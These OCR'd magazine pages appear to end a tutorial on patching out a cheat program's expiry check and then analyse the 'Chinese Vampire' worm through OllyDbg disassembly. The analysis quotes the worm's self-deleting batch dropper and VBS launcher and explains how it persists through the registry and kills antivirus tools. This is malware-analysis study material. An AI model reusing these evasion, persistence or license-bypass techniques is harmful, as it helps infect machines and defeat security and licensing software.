
完成后保存，重新再运行一下外挂程序，单击“开始运行”按钮，哈哈，高兴了吧，过期提示窗口再也没有弹出来了，我们可以安心地使用软件了。

总 结

总之就是先要找到程序切入点（可以说是断点），然后根据断点判断出程序的运行流程，找到判断条件。最后就是改变整个程序的运行流程了。注意：对于最后一步，如果程序加了壳的话，直接修改程序二进制为 0x90 恐怕就不行了，因为在程序运行的开始是要对程序中的代码进行解密的（解壳），那么 0x90 就不知道被解密变成了怎样的数据了。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编
关键字：中华吸血鬼、蠕虫、逆向



庖丁解毒之中华吸血鬼分析

文/图 dragonltx

“中华吸血鬼”是个蠕虫病毒，病毒通过 U 盘、局域网弱密码猜解、网页挂马、DLL 劫持等方式传播。该病毒会在 %systemroot% / Tasks / 中释放多个病毒文件，通过修改注册表键值实现开机自动启动。为了躲避杀毒软件查杀，该病毒还会关闭和破坏多种主流杀毒软件和安全工具，并且会屏蔽常见的安全网站。病毒会每隔 360000ms 下载一次新病毒到本地运行，达到其不断更新的目的，还会删除 Windows 目录中 help 下的所有文件，计算机一旦感染此病毒，可能会给系统带来很大的安全威胁。带着学习和过招的态度，我找到了吸血鬼 2.1 病毒样本，并对它进行“庖丁解毒”探个究竟。

首先用 PEiD 对病毒样本 unpacked.exe 查壳，发现该病毒没有加壳，如图 1 所示。




图 1

```
用 OD 载入，单步执行，直到 oep 处
00405FF8  |.  E8 23CEFFFF    call    00402E20
```

按 F7 键跟进，进入病毒程序的初始化代码，病毒首先创建一个名称为“中华吸血鬼 2.1”的互斥量。

```
00402E20   $  53             push    ebx
00402E21   .  56             push    esi
00402E22   >  57             push    edi
00402E23   .  68 141F4000    push    00401F14  ; 中华吸血鬼 2.1
00402E28   .  33F6           xor     esi, esi
00402E2A   >  6A 01          push    1         ; |InitialOwner = TRUE
00402E2C   .  56             push    esi       ; |pSecurity
00402E2D   .  FF15 98104000  call    dword ptr [<&KERNEL32.CreateMute>; \CreateMutexA
```

然后病毒调用 RegDeleteKeyA 函数删除注册表键 SOFTWARE\Microsoft\Active Setup\Installed Components\{H9I12RB03-AB-B70-7-11d2-9CBD-0O00FS7AH6-9E2121BHJLK}，如下所示：

```
00402E4F   >\55              push    ebp
00402E50   .  68 A81E4000    push    00401EA8  ; /Subkey = "SOFTWARE\Microsoft\Active Setup\Installed Components\{H9I12RB03-AB-B70-7-11d2-9CBD-0O00FS7AH6-9E2121BHJLK}"
00402E55   .  68 01000080    push    80000001  ; |hKey = HKEY_CURRENT_USER
00402E5A   .  FF15 14104000  call    dword ptr [<&ADVAPI32.RegDeleteK>; \RegDeleteKeyA
```

接下来病毒开始露出它最恶毒的面目，创建 15 个线程来完成各种恶意破坏，是本篇文章的核心部分，下面就一个线程一个线程的来分析病毒所使用的“十八般武艺”。

线程一：00403278 处

创建一个进程快照，代码如下：

```
00403290   .  BE F01F4000    mov     esi, 00401FF0    ; ASCII "360tray.exe"
00403295   .  8D7D E0        lea     edi, dword ptr [ebp-20]
00403298   .  8945 F4        mov     dword ptr [ebp-C], eax
0040329B   .  A1 00204000    mov     eax, dword ptr [402000]
004032A0   .  6A 00          push    0     ; /ProcessID = 0
004032A2   .  A5             movs    dword ptr es:[edi], dword ptr [e>; |
004032A3   .  8945 F8        mov     dword ptr [ebp-8], eax      ; |
004032A6   .  A1 E81F4000    mov     eax, dword ptr [401FE8]     ; |
004032AB   .  A5             movs    dword ptr es:[edi], dword ptr [e>; |
004032AC   .  8945 EC        mov     dword ptr [ebp-14], eax     ; |
004032AF   .  A1 EC1F4000    mov     eax, dword ptr [401FEC]     ; |
004032B4   .  6A 02          push    2           ; |Flags = TH32CS_SNAPPROCESS
004032B6   .  8945 F0        mov     dword ptr [ebp-10], eax     ; |
004032B9   .  A5             movs    dword ptr es:[edi], dword ptr [e>; |
004032BA   .  E8 FB2B0000    call    <jmp.&KERNEL32.CreateToolhelp32S>; \CreateToolhelp32Snapshot
```

得到快照句柄后，调用 Process32First 和 Process32Next 函数遍历进程，代码如下：

```
004032CE   .  8BF8           mov     edi, eax
004032D0   .  57             push    edi           ; /lppe
004032D1   .  FF75 FC        push    dword ptr [ebp-4]   ; |hSnapshot
004032D4   .  8937           mov     dword ptr [edi], esi   ; |
004032D6   .  E8 D92B0000    call    <jmp.&KERNEL32.Process32First>   ; \Process32First
004032DB   >  57             push    edi           ; /lppe
004032DC   .  FF75 FC        push    dword ptr [ebp-4]   ; |hSnapshot
004032DF   .  E8 CA2B0000    call    <jmp.&KERNEL32.Process32Next> ; \Process32Next
```

将得到的进程名与 360tray.exe、ast.exe、AST.exe 进行比较，当匹配时调用 TerminateProcess 来结束程序。

线程二：004030B6 处

获取系统目录，代码如下：

```
00403134   |.  56            push    esi    ; /BufSize => 104 (260.)
00403135   |.  50            push    eax    ; |Buffer
00403136   |.  FF15 24104000 call    dword ptr [<&KERNEL32.GetWindowsDirectoryA>] ; \GetWindowsDirectoryA
0040313C   |.  8D85 F4FCFFFF lea     eax, dword ptr [ebp-30C]
00403142   |.  56            push    esi    ; /BufSize => 104 (260.)
00403143   |.  50            push    eax    ; |PathBuffer
00403144   |.  6A 00         push    0      ; |hModule = NULL
00403146   |.  FF15 20104000 call    dword ptr [<&KERNEL32.GetModuleFileNameA>]   ; \GetModuleFileNameA
```

之后执行一个子函数调用 00403043，功能是将病毒文件内容写入到 csrss.exe 中，代码如下：

```
00403043   /$  55            push    ebp
......
0040304E   |.  68 901F4000   push    00401F90    ; /mode = "rb"
00403053   |.  FF75 08       push    dword ptr [ebp+8]   ; |path = "C:\Documents and Settings\li\中华吸血鬼 2.2\unpacked.exe"
00403056   |.  E8 7D2E0000   call    <jmp.&MSVCRT.fopen>   ; \fopen
0040305B   |.  8BF0          mov     esi, eax
0040305D   |.  59            pop     ecx
0040305E   |.  85F6          test    esi, esi
00403060   |.  59            pop     ecx
00403061   |.  74 4F         je      short 004030B2
00403063   |.  68 8C1F4000   push    00401F8C    ; /mode = "wb"
00403068   |.  FF75 0C       push    dword ptr [ebp+C]   ; |path = "C:\WINDOWS\Tasks\csrss.exe"
0040306B   |.  E8 682E0000   call    <jmp.&MSVCRT.fopen>   ; \fopen
00403070   |.  8BD8          mov     ebx, eax
00403072   |.  59            pop     ecx
00403073   |.  85DB          test    ebx, ebx
00403075   |.  59            pop     ecx
00403076   |.  74 3A         je      short 004030B2
00403078   |>  F646 0C 10    /test   byte ptr [esi+C], 10
```

```
    0040307C  |.  56              |push   esi    ; /stream=
MSVCT.77C2FCE0
    0040307D  |.. 75 26           |jnz    short 004030A5 ; |
    0040307F  |.  6A 01           |push   1      ; |n = 1
    00403081  |.  8D85 FCFEFFFF |lea eax, dword ptr [ebp-104]
; |eax=00EEF778
    00403087  |.  6A 01           |push   1      ; |size = 1
    00403089  |.  50              |push   eax    ; |ptr
    0040308A  |.  E8 432E0000     |call   <jmp.&MSVCRT.fread>
; \fread
    0040308F  |.  53              |push   ebx    ; /stream
    00403090  |.  6A 01           |push   1      ; |n = 1
    00403092  |.  8D85 FCFEFFFF |lea    eax, dword ptr [ebp-104]
; |
    00403098  |.  6A 01           |push   1      ; |size = 1
    0040309A  |.  50              |push   eax    ; |ptr
    0040309B  |.  E8 2C2E0000     |call   <jmp.&MSVCRT.fwrite>
; \fwrite
    004030A0  |.  83C4 20         |add    esp, 20
    004030A3  |.^ EB D3           \jmp    short 00403078
    004030A5  |>  E8 1C2E0000     call    <jmp.&MSVCRT.
fclose>  ; \fclose
    004030AA  |.  53              push    ebx    ; /stream
    004030AB  |.  E8 162E0000     call    <jmp.&MSVCRT.
fclose>  ; \fclose
```

得到系统目录路径后，向目录中创建 killme.txt 批处理，写入信息，代码如下：

```
    00403212  |.  68 BC1F4000     push    00401FBC    ; /mode
 = "w"
    00403217  |.  68 C41F4000     push    00401FC4
; |path = "c:\killme.bat"
    0040321C  |.  E8 B72C0000     call    <jmp.&MSVCRT.
fopen> ; \fopen
    00403221  |.  8BF0            mov     esi, eax
    00403223  |.  8D85 F0FBFFFF lea       eax, dword ptr
[ebp-410]
    00403229  |.  50              push    eax    ; /<%s>
    0040322A  |.  8D85 F4FCFFFF lea       eax, dword ptr [ebp-
30C]  ; |
    00403230  |.  50              push    eax    ; |<%s>
    00403231  |.  8D85 E4F8FFFF lea       eax, dword ptr [ebp-
71C]  ; |
    00403237  |.  68 941F4000     push    00401F94    ; |format
= "ipconfig",CR,LF,"del ""%s""",CR,LF,"start %s",CR,LF,"del %%0"
    0040323C  |.  50              push    eax    ; |s
    0040323D  |.  E8 A82C0000     call    <jmp.&MSVCRT.
sprintf>   ; \sprintf
    00403242  |.  8D85 E4F8FFFF lea       eax, dword ptr [ebp-71C]
    00403248  |.  56              push    esi    ; /stream
    00403249  |.  50              push    eax    ; |s
    0040324A  |.  E8 952C0000     call    <jmp.&MSVCRT
.fputs>    ; \fputs
    0040324F  |.  56              push    esi    ; /stream
    00403250  |.  E8 712C0000     call    <jmp.&MSVCRT.
fclose>  ; \fclose
```

killme.txt 内容如下：

```
    ipconfig
    del "C:\Documents and Settings\li\桌面\中华吸血鬼
2.2\unpacked.exe"
    start C:\WINDOWS\Tasks\csrss.exe
    del %0
```

调用 WinExec 隐蔽执行 killme.txt，删除 unpacked.exe，并且启动 csrss.exe，并且 csrss.exe 是到系统任务中达到开机自启动的目的。

线程三：004033AC 处

当在 004033AC 处下断点时，按 F9 键到断点时，程序直接结束。这里病毒耍了个小花招，原来上一个线程已经把 unpacked.exe 删除了，因此调试这个线程时就直接结束。将调用 CreateThread 函数执行线程二的代码 NOP 掉，这样就可以继续调试下面的线程了，并且保存，以便以后继续调试。

```
    00402E85   .  56              push    esi
    00402E86   .  56              push    esi
    00402E87   .  56              push    esi
    00402E88   .  68 B6304000     push    004030B6
    00402E8D   .  56              push    esi
    00402E8E   .  56              push    esi
    00402E8F      90              nop
    00402E90      90              nop
```

跳到 004033AC 处，首先获得 PostMessageA 的地址，然后调用 Sleep 函数休眠 3s。接下来调用 GetCursorPos 获得光标所在位置的坐标，接着调用 WindowFromPoint 来获得光标坐标的窗口句柄，代码如下：

```
    004033FA   .  50              push    eax        ; /pPoint
存取坐标的结构体
    004033FB   .  FF15 44114000 call      dword ptr [<&USER32.
GetCursorPos> ; \GetCursorPos
    00403401   .  FF75 F8         push    dword ptr [ebp-8]
; /pt.Y
    00403404   .  FF75 F4         push    dword ptr [ebp-C]
; |pt.X
    00403407   .  FF15 48114000 call      dword ptr [<&USER32.
WindowFromPo> ; \WindowFromPoint
```

接下来调用 GetWindowTextA 函数来获取窗口标题，代码如下：

```
    00403447   .  68 04010000     push    104        ; /Count =
104 (260.)
    0040344C   .  50              push    eax        ; |Buffer
    0040344D   .  57              push    edi        ; |hWnd
    0040344E   .  FF15 50114000 call     dword ptr [<&USER32.
GetWindowTextA>] ; \GetWindowTextA
```

如果桌面上窗口标题是：杀毒、worm、卡巴斯基、超级巡警、江民、金山、Anti、Anti、Virus、virus、Firewall、检测、Mcafee.、病毒、查杀、狙剑、防火墙、主动防御、微点、防御、系统保护、绿鹰、木马、上报、举报、瑞星、进程、系统安全、Process.、NOD32、专杀安全卫士，则代码如下：

```
    00403490   .  68 E0214000     push    004021E0       ; /s2
= "NOD32"
    00403495   .  50              push    eax        ; |s1
    00403496   .  E8 552A0000     call    <jmp.&MSVCRT.
strstr> ; \strstr
    ......
```

如果是就结束，结束不掉的话一直弹出一个警告直到这些软件被关掉，代码如下，效果如图 2 所示。

```
    004037CE   .  50              push    eax        ; /<%s>
    004037CF   .  8D85 F0FEFFFF lea     eax, dword ptr [ebp-110] ; |
    004037D5   .  50              push    eax        ; |<%s>
    004037D6   .  8D85 E8FCFFFF lea     eax, dword ptr [ebp-318] ; |
    004037DC   .  68 14204000     push    00402014  ; |format =
安全提示:您正在使用的%s%s 是盗版软件，可能您是盗版软件的受
害者,为了给用户提供保证，我们无法继续给您提供服务，请到指定
销售商店购买我们的正版软件，如果有任何疑问，请到我们微软主
页查看 http://www.microsoft.com
    004037E1   .  50              push    eax        ; |s
    004037E2   .  E8 03270000     call    <jmp.&MSVCRT.
sprintf> ; \sprintf
    004037E7   .  83C4 10         add     esp, 10
    004037EA   .  8D85 E8FCFFFF lea     eax, dword ptr [ebp-318]
    004037F0   .  6A 10           push    10     ; /Style =
MB_OK|MB_ICONHAND|MB_APPLMODAL
```

```
004037F2  .  68 04204000      push   00402004   ; |Title = "windows 盗版验证"
004037F7  .  50               push   eax        ; |Text
004037F8  .  53               push   ebx        ; |hOwner
004037F9  .  FF15 54114000 call    dword ptr [<&USER32.MessageBoxA>> ; \MessageBoxA
```




图 2

线程四：00405E10 处

跳到 00405E10 处，此处是一小段数据，在 00405E3C 处才是源代码，原来这个线程是用来专门对抗冰刃的，通过 FindWindowExA 得到当前正在工作的窗口的句柄，代码如下：

```
00405E43  |.  FFD6 call esi ; [GetForegroundWindow; 返回前台窗口的句柄
00405E45  |.  FF75 0Cpush       dword ptr [ebp+C]; /Title = ""; 窗口标题
00405E48  |.  33DB xor          ebx, ebx; |
00405E4A  |.  8BF8 mov          edi, eax; |保存窗口句柄
00405E4C  |.  FF75 08 pushdword ptr [ebp+8]; |Class = "AfxControlBar42s"; 指定类名
00405E4F  |.  53push            ebx; |hAfterWnd => NULL; 子窗口句柄
00405E50  |.  57push            edi; |hParent; 父窗口句柄
00405E51  |.  FF15 24114000 call     dword ptr [<&USER32.FindWindowEx>; \FindWindowExA ; 获取一个窗口的句柄
```

发现标题是跟冰刃有关的，就调用 PostMessageA 发送 WM_CLOSE 来结束冰刃，代码如下：

```
00405E5B  |.  53              push   ebx    ; /lParam => 0
00405E5C  |.  53              push   ebx    ; |wParam => 0
00405E5D  |.  6A 10           push   10     ; |Message = WM_CLOSE
00405E5F  |.  57              push   edi    ; |hWnd
00405E60  |. FF15 58114000 call   dword ptr [<&USER32.PostMessageA>]   ; \PostMessageA
```

仅仅发送 WM_CLOSE 是不能结束冰刃的，冰刃会弹出一个是否结束冰刃的对话框。于是病毒就采用下面的方法来模拟按 Enter 键。

```
00405E9B     |.   53          push   ebx   ; /ExtraInfo => 0
00405E9C  |.  53              push   ebx   ; |Flags => 0
00405E9D  |.  53              push   ebx   ; |ScanCode => 0
00405E9E        |. 6A 0D      push   0D    ; |Key = VK_RETURN ; Enter 键相关的击键值
00405EA0  |. FF15 28114000 all   dword ptr [<&USER32.keybd_event>] ; \keybd_event
```

这里使用到 keybd_event 函数，函数原型如下：

```
VOID keybd_event(BYTE bVk, BYTE bScan, DWORD dwFlags, DWORD dwExtraInfo)
```

参数说明：

bVk：定义一个虚拟键码。键码值必须在 1～254 之间。

BScan：定义该键的硬件扫描码。

dwFlags：定义函数操作各个方面的一个标志位集。应用程序可使用如下一些预定义常数的组合设置标志位。

KEYEVENTF_EXETENDEDKEY：若指定该值，则扫描码前一个值为 OXEO（224）的前缀字节。

KEYEVENTF_KEYUP：若指定该值，该键将被释放；若未指定该值，该键将被接下。

dwExtraInfo：定义与击键相关的附加的 32 位值。

该方法比较新颖，使用 keybd_event 模拟按 Enter 键并结束冰刃，值得学习。

线程五：00405CE0 处

删除 HKLM\SOFTWARE\Microsoft\Windows Script Host\Settings 键和 SOFTWARE\Microsoft\ActiveSetup\Installed Components\{H9I12RB03-AB-B70-7-11d2-9CBD-0O00FS7AH6-9E2121BHJLK} 键，代码如下：

```
00405D1D  .  68 1C2D4000     push   00402D1C ; ASCII"SOFTWARE\Microsoft\Windows Script Host\Settings"
00405D22  .  F3:AB           rep    stos dword ptr es:[edi]
00405D24  .  56              push   esi
00405D25  .  FFD3            call   ebx;  ADVAPI32.RegDeleteKeyA
00405D27 .  BF A81E4000      mov edi, 00401EA8  ;
    ASCII "SOFTWARE\Microsoft\Active Setup\Installed Components\{H9I12RB03-AB-B70-7-11d2-9CBD-0O00FS7AH6-9E2121BHJLK}"
00405D2C  .  57              push   edi
00405D2D  .  68 01000080     push   80000001
00405D32  .  FFD3            call   ebx  ;  ADVAPI32.RegDeleteKeyA
    然后又创建[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\{H9I12RB03-AB-B70-7-11d2-9CBD-0O00FS7AH6-9E2121BHJLK}]键，指向<系统设置><%windir%\Tasks\hackshen.vbs>,
00405D37  .  50              push   eax   ; /pHandle = 010EFFB0
00405D38  .  57   push       edi; |Subkey = "SOFTWARE\Microsoft\Active Setup\Installed Components\{H9I12RB03-AB-B70-7-11d2-9CBD-0O00FS7AH6-9E2121BHJLK}"
00405D39  .  56 push          esi   ; |hKey = HKEY_LOCAL_MACHINE
00405D3A .  FF15 08104000 call  dword ptr [<&ADVAPI32.RegCreateK>; \RegCreateKeyA
00405D40  .  BA 102D4000     mov    edx, 00402D10
00405D45  .  83C9 FF         or     ecx, FFFFFFFF
00405D48  .  8BFA            mov    edi, edx
00405D4A  .  33C0            xor    eax, eax
00405D4C  .  F2:AE           repne  scas byte ptr es:[edi]
00405D4E  .  F7D1            not    ecx
00405D50  .  49              dec    ecx
00405D51  .  51              push   ecx   ; /Length=8
00405D52  .  52              push   edx   ; |Value => "系统设置"
00405D53  .  6A 01           push   1     ; |ValueType = REG_SZ
00405D55  .  50              push   eax   ; |Subkey => NULL
00405D56  .  FF75 FC         push   dword ptr [ebp-4]  ; |hKey=64
00405D59  .  FF15 10104000 call      dword ptr [<&ADVAPI32.RegSetValu>; \RegSetValueA 设置键值
00405D5F  .  8D85 FCFEFFFF lea   eax, dword ptr [ebp-104]
00405D65  .  50              push   eax   ; /String
00405D66  .  FF15 84104000 call    dword ptr [<&KERNEL32.lstrlenA>] ; \lstrlenA
00405D6C  .  50      push   eax   ; /BufSize=27
00405D6D  .  8D85 FCFEFFFF lea   eax, dword ptr [ebp-104] ; |
00405D73  .  50              push   eax   ; |Buffer=
00405D74  .  6A 02           push   2     ; |ValueType = REG_EXPAND_SZ
00405D76  .  6A 00           push   0     ; |Reserved = 0
00405D78  .  68 042D4000     push   00402D04  ; |Value Name = "stubpath"
```

```
00405D7D  .  FF75 FC        push   dword ptr [ebp-4]
; |hKey=64
00405D80 .  FF15 0C104000 call      dword ptr [<&ADVA
PI32.RegSetValu>; \RegSetValueExA
00405D86  .  FF75 FC        push   dword ptr [ebp-4]
; /hKey
00405D89  .  FF15 00104000 call dword ptr [<&ADVAPI32
.RegCloseKe> ; \RegCloseKey
00405D8F  .  8D85 F8FDFFFF lea     eax, dword ptr [ebp-208]
00405D95  .  68 04010000    push   104   ; /BufSize =
104 (260.)
00405D9A  .  50             push  eax    ; |Buffer
00405D9B  .  FF15 24104000 call     dword ptr [<&KER
NEL32.GetWindows> ; \GetWindowsDirectoryA 获取系统目录
00405DA1 . BF F02C4000 mov     edi, 00402CF0    ; ASCII
"\Tasks\hackshen.vbs"
00405DA6  .  83C9 FF        or     ecx, FFFFFFFF
00405DA9  .  33C0           xor    eax, eax    ;  清零，
用于计算字符串长度
00405DAB  .  8D95 F8FDFFFF lea     edx, dword ptr [ebp-208]
00405DB1  .  F2:AE repne      scas byte ptr es:[edi]   ;  扫描
字符串知道匹配 eax=0 时停止
00405DB3  .  F7D1           not    ecx    ; 得到字符串的
长度
00405DB5  .  2BF9           sub    edi, ecx
00405DB7  .  68 BC1F4000    push   00401FBC   ; /mode
= "w"
00405DBC  .  8BF7           mov    esi, edi     ; |esi 指向
ASCII "\Tasks\hackshen.vbs"
00405DBE  .  8BFA           mov    edi, edx     ; |edi 指向
ASCII"C:\Windows"
00405DC0  .  8BD1           mov    edx, ecx     ; |将字符
串长度保存
00405DC2  .  83C9 FF        or     ecx, FFFFFFFF
; |ecx=FFFFFFFF
00405DC5 .  F2:AE  repne      scas byte ptr es:[edi]  ; |扫描
字符串知道匹配 eax=0 时停止
00405DC7  .  8BCA           mov    ecx, edx     ; |将字符
串长度回写
00405DC9  .  4F             dec    edi    ; |
00405DCA  .  C1E9 02  shr   ecx, 2       ; |字符串长度
除 4
00405DCD  .  F3:A5          rep    movs dword ptr es:[edi],
dword ptr es:[esi]>; |按双字将 esi 所指的内容移到 edi 所指的地址后，
即将 ASCII "\Tasks\hackshen.vbs"移到 ASCII"C:\Windows"后
00405DCF  .  8BCA           mov    ecx, edx     ; |
00405DD1  .  8D85 F8FDFFFF lea     eax, dword ptr [ebp-208]
; |
00405DD7  .  83E1 03        and    ecx, 3       ; |ecx 清零
00405DDA  .  50  push       eax         ; |path = "C:\WINDOWS
\Tasks\hackshen.vbs"
00405DDB  .  F3:A4          rep    movs byte ptr es:[edi],
byte ptr> ; |
00405DDD  .  E8 F6000000    call   <jmp.
&MSVCRT .fopen>  ; \fopen
0405DE4  .  68 8C2C4000     push   00402C8C   ; /format
= "On Error Resume Next",CR,LF,"Set
rs=createObject(""Wscript.shell"")",CR,LF,"rs.run ""%%windir%%
\Tasks\csrss.exe"",0"
00405DE9  .  8D85 F4FCFFFF lea     eax, dword ptr [ebp
-30C] ; |
00405DEF  .  50             push   eax    ; |s
00405DF0  .  E8 F5000000    call   <jmp.&MSVCRT
.sprintf> ; \sprintf
00405DF5  .  8D85 F4FCFFFF lea     eax, dword ptr [ebp-30C]
00405DFB  .  56             push   esi   ; /stream
00405DFC  .  50             push   eax   ; |s
00405DFD  .  E8 E2000000    call   <jmp..
&MSVCRT.fputs>                ; \fputs
00405E02  .  56             push   esi     ; /stream
00405E03  .  E8 BE000000    call   <jmp.&MSVCRT.
fclose>  ; \fclose
```

VBS 内容如下：

```
On Error Resume Next
Set rs=createObject("Wscript.shell")
rs.run "%%windir%%\Tasks\csrss.exe"。
```

线程六：00403BC5 处

每隔 2s 创建一个线程，线程函数指向 00403B92 处，线程函数创建一个 HDM 的互斥量，然后调用 004039AC 子函数，代码如下：

```
00403BC5  .  56             push   esi
00403BC6  .  33F6           xor    esi, esi
00403BC8  >  68 D0070000    push   7D0     ; /Timeout =
2000. ms
00403BCD  .  FF15 AC104000 call dword ptr [<&KERNEL32.
Sleep>]  ; \Sleep 休眠两秒
00403BD3  .  56             push   esi     ; /pThreadId
=NULL
00403BD4  .  56             push   esi     ; |CreationFlags=0
00403BD5  .  56             push   esi     ; |pThreadParm
=NULL
00403BD6  .  68 923B4000    push   00403B92 ; |Thread
Function = unpacked.00403B92
00403BDB  .  56             push   esi     ; |StackSize=0
00403BDC  .  56             push   esi     ; |pSecurity
=NULL
00403BDD  .  FF15 A4104000 call     dword ptr [<&KER
NEL32.CreateThread>]  ; \CreateThread 创建一个线程
线程函数：
00403B92  .  68 04224000    push   00402204      ; /Mutex
Name = "HDM"
00403B97  .  6A 01          push   1       ; |InitialOwner
= TRUE
00403B99  .  6A 00          push   0       ; |pSecurity =
NULL
00403B9B  .  FF15 98104000 call     dword ptr [<&KER
NEL32.CreateMutexA>]    ; \CreateMutexA
00403BA1  .  FF15 9C104000 call     dword ptr [<&KER
NEL32.GetLastError>]    ; [GetLastError
00403BA7  .  3D B7000000    cmp    eax, 0B7
00403BAC  .  75 05          jnz    short 00403BB3
00403BAE  .  33C0           xor    eax, eax
00403BB0  .  C2 0400        retn   4
```

获取类名为#32770 的窗口，并且试图发送消息（什么消息没试验出来）给对方（应该是通过 QQ 之类的聊天工具传播）。

```
004039B5  |.  53            push   ebx
004039B6  |.  56            push   esi
004039B7  |.  57            push   edi
004039B8  |.  E8 47FEFFFF   call   00403804    ;  获取
#32770 类名的窗口句柄
004039BD  |.  8B35 2C114000 mov      esi, dword ptr [<&USER
32.IsWindow>]    ;  USER32.IsWindow 确定给定的窗口句柄是否标
识一个已存在的窗口
004039C3  |.  8BF8          mov    edi, eax
004039C5  |.  57            push   edi    ; /hWnd
